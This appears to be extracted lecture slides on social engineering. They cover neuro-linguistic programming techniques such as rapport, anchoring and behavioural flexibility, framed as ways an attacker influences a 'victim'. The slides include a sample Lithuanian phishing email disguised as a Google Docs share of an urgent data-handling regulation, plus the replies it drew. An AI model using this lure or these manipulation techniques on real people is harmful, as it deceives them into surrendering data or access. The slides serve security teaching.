
**TROUBLE REMEMBERING  
WORDS**



**TROUBLE REMEMBERING  
OBJECT NAMES**


# Neuro-linguistic programming (NLP)

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
# Communication Preverence

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# Communication Preference

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# Three types of persons

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## **Auditory**

*Listening, Telling,  
Storytelling, Discussing,  
Speaking*

**30 %**



## **Kinesthetic**

*Doing, Moving, Feeling,  
Making, Building,  
Experiencing*

**5 %**



## **Visual**

*Looking, Watching,  
Reading, Observing,  
Writing, Seeing, Drawing*

**65 %**

---

# Lesson 14

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# Introduction

---

- What is social engineering; DONE
- The most popular techniques (methods); DONE
- Psychological attacks; DONE
- Neurolinguistic programming and neurolinguistics; TO BE CONTINUE...
- Hybrid attack.

---

# Neuro-linguistics

(continue)

---

# The most important functions of the unconscious mind

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- Stores memories;
- Is the domain of emotions;
- Maintains and protects the body;
- Works as a servant and follows the instructions of the conscious mind;
- Generates habits, automates;
- Takes everything personally;
- Processes no denials.



# The Four Legs of NLP

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Rapport



Behavioural  
Flexibility

Outcome  
Orientation

Sensory  
Acuity

# Rapport

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


- Generally being in rapport with someone, is about getting on with them;
- Is the first step to good communication;
- Is meeting others in their model of the world;
- Is matching the way you communicate to the way the other person takes in information;
- Increases the likelihood that the message you send will be the one they receive;
- Promotes trust and comfort between people.



# Outcome Orientation


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- Is to know what you want;
- Without knowing what you want you cannot define success, celebrate when you achieve, or map your journey towards your goals (victim too);
- You need to ask yourself the following questions:
  - ✓ What do I want?
  - ✓ What does he/she wants?

# Sensory Acuity

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- Is to notice what is happening to you and to others around you;
- Become more curious and aware of the effects and impact of what you do;
- Only then will you truly know if you are on course to achieve your goal, you can then use this feedback to adjust what you are doing;
- You need to ask yourself (as well as the victim himself) the following questions:
  - ✓ How will I know when I have got it?
  - ✓ What will I be seeing when I have got it?
  - ✓ What will I be hearing when I have got it?
  - ✓ What will be feeling when I have got it?
  - ✓ What will you see me doing, when I have got it?
  - ✓ What will you hear me saying when I have got it?

# Behavioural Flexibility

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- If what you are doing isn't working do something different;
- If you always do what you've always done, you will always get what you've always got;
- Remember, you always have a choice of what action you take and how you act and react to situations;
- It is useful to look at the world from different perspectives and points of view;
- The more behavioural flexibility you have the more choices you will discover;
- Keep changing what you do until you get what you want.


\_\_\_\_\_

[illegible]

**From** Me <administracija@[redacted]kolegija.lt> [🔒]  
**To** [Redacted]  
**Subject** Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo reglamentas.doc“

Dokumentas bendrintas su jumis: „Skubus - Duomenų tvarkymo reglamentas.doc“

 Administracija ([administracija@kolegija.lt](mailto:administracija@kolegija.lt)) pakvietė jus pakomentuoti toliau nurodytą dokumentą:


 [Duomenų tvarkymo reglamentas.doc](#)


Atsižvelgiant į suaktyvėjusias kibernetines atakas siunčiame Jums informaciją kaip kompiuteriuose esančius failus apsaugoti ir tvarkyti nuo duomenų praradimo ir nutekimo.

Kviečiame susipažinti ir būtina patvirtinti Google formoje, kad susipažinote su dokumentu.

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Dokumentas bendrintas su jumis: „Skubus - Duomenų tvarkymo reglamentas.doc“

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Atsižvelgiant į suaktyvėjusias kibernetines atakas siunčiame Jums informaciją kaip kompiuteriuose esančius failus apsaugoti ir tvarkyti nuo duomenų praradimo ir nutekimo.

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Atsižvelgiant į suaktyvėjusias kibernetines atakas siunčiame Jums informaciją kaip kompiuteriuose esančius failus apsaugoti ir tvarkyti nuo duomenų praradimo ir nutekimo.

Kviečiame susipažinti ir būtina patvirtinti Google formoje, kad susipažinote su dokumentu.

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Atsižvelgiant į suaktyvėjusias kibernetines atakas siunčiame Jums informaciją kaip kompiuteriuose esančius failus apsaugoti ir tvarkyti nuo duomenų praradimo ir nutekimo.

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Kviečiame susipažinti ir būtina patvirtinti Google formoje, kad susipažinote su dokumentu.

[Open](#)


Google LLC, 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA  
Gavote šį el. laišką, nes [administracija@kolegija.lt](mailto:administracija@kolegija.lt)  
bendrina su jumis dokumentą iš „Google“ dokumentų.

Google LLC, 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA  
Gavote šį el. laišką, nes [administracija@kolegija.lt](mailto:administracija@kolegija.lt) Google Workspace  
bendrina su jumis dokumentą iš „Google“ dokumentų.
































# Behavioural Flexibility example

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


# Behavioural Flexibility example

					Subject	Correspondents	Date
					Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo reglamentas.doc“		08:02
					Šiuo metu nedirbu Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo regla...		08:03
					Out of Office Reply Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo regla...		08:06
					Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo reglamentas.doc“		08:07
					Out of the Office Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo reglame...		08:11
					Atostogauju Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo reglamentas...		08:11
					Out of Office Auto-Reply Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo ...		08:12
					Atostogos Re: Dokumentas bendrintas su jumis: „Skubu - Duomenų tvarkymo reglamentas.d...		08:12

# Behavioural Flexibility example

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# Popular methods

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1. Anchoring
2. Future pacing
3. Swish
4. Visual Kinesthetic Dissociation (VK/D)
5. Part integration
6. Reframing
7. Well-formed outcome
8. Embedded Commands

# Anchoring

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- Anchoring is a valuable technique which connects the present situation to the related previous one;
- Anchoring refers to the tendency for any one element of an experience to bring back the entire experience (Richard & Bandler);
- It works like a stimulus or trigger for the incident which is occurring at present;
- An Anchor is capable of being formed and reinforced by repeated stimuli and thus become the cause for a type of conditioning;
- Anchors are helpful for memory to recall the information;
- They motivate victims to create a positive attitude toward attack;
- Attacker can "install" the positive emotions in victims' mind through the signs, tactile, gestures and certain body languages movement.

# Anchoring

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
Anchor: Any stimulus that is associated with a specific response.  
The short way to your resources

- **MOTIVATION**
- **HUMOUR / LAUGHING**
- **ENERGY**
- **LOVE**
- **POWER**
- **SELFCONFEDENCE**



# The four keys to anchoring

